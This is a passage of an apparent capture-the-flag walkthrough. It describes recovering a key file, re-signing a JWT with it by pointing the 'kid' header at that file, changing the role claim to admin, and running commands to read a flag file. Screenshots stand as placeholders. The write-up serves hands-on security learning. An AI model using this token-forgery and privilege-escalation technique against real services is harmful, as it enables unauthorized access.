
it gaves me list of files one of them called 188ade1.key

if i tried another command it gaves me Command not allowed
So,what this key for? and how can i use it ??? huuh there is a jwt i think i can use this key at Verify the SIGNATURE
so let’s go back to the burp and change the signature of the jwt

invalid Token
JWT
let’s analysis the jwt on JWT.io , i found that :
kid take a file-> can put 188ade1.key file
role is user -> can change it to admin
first let’s pass the file to kid and it’s content to signature

here we go

now change the role to admin and send the request with id command

Nice, now i can read the content of the file /home/ubuntu/flag.txt
Honestly, this was an awesome machine, and I learned a lot from it. I hope you enjoy this walkthrough!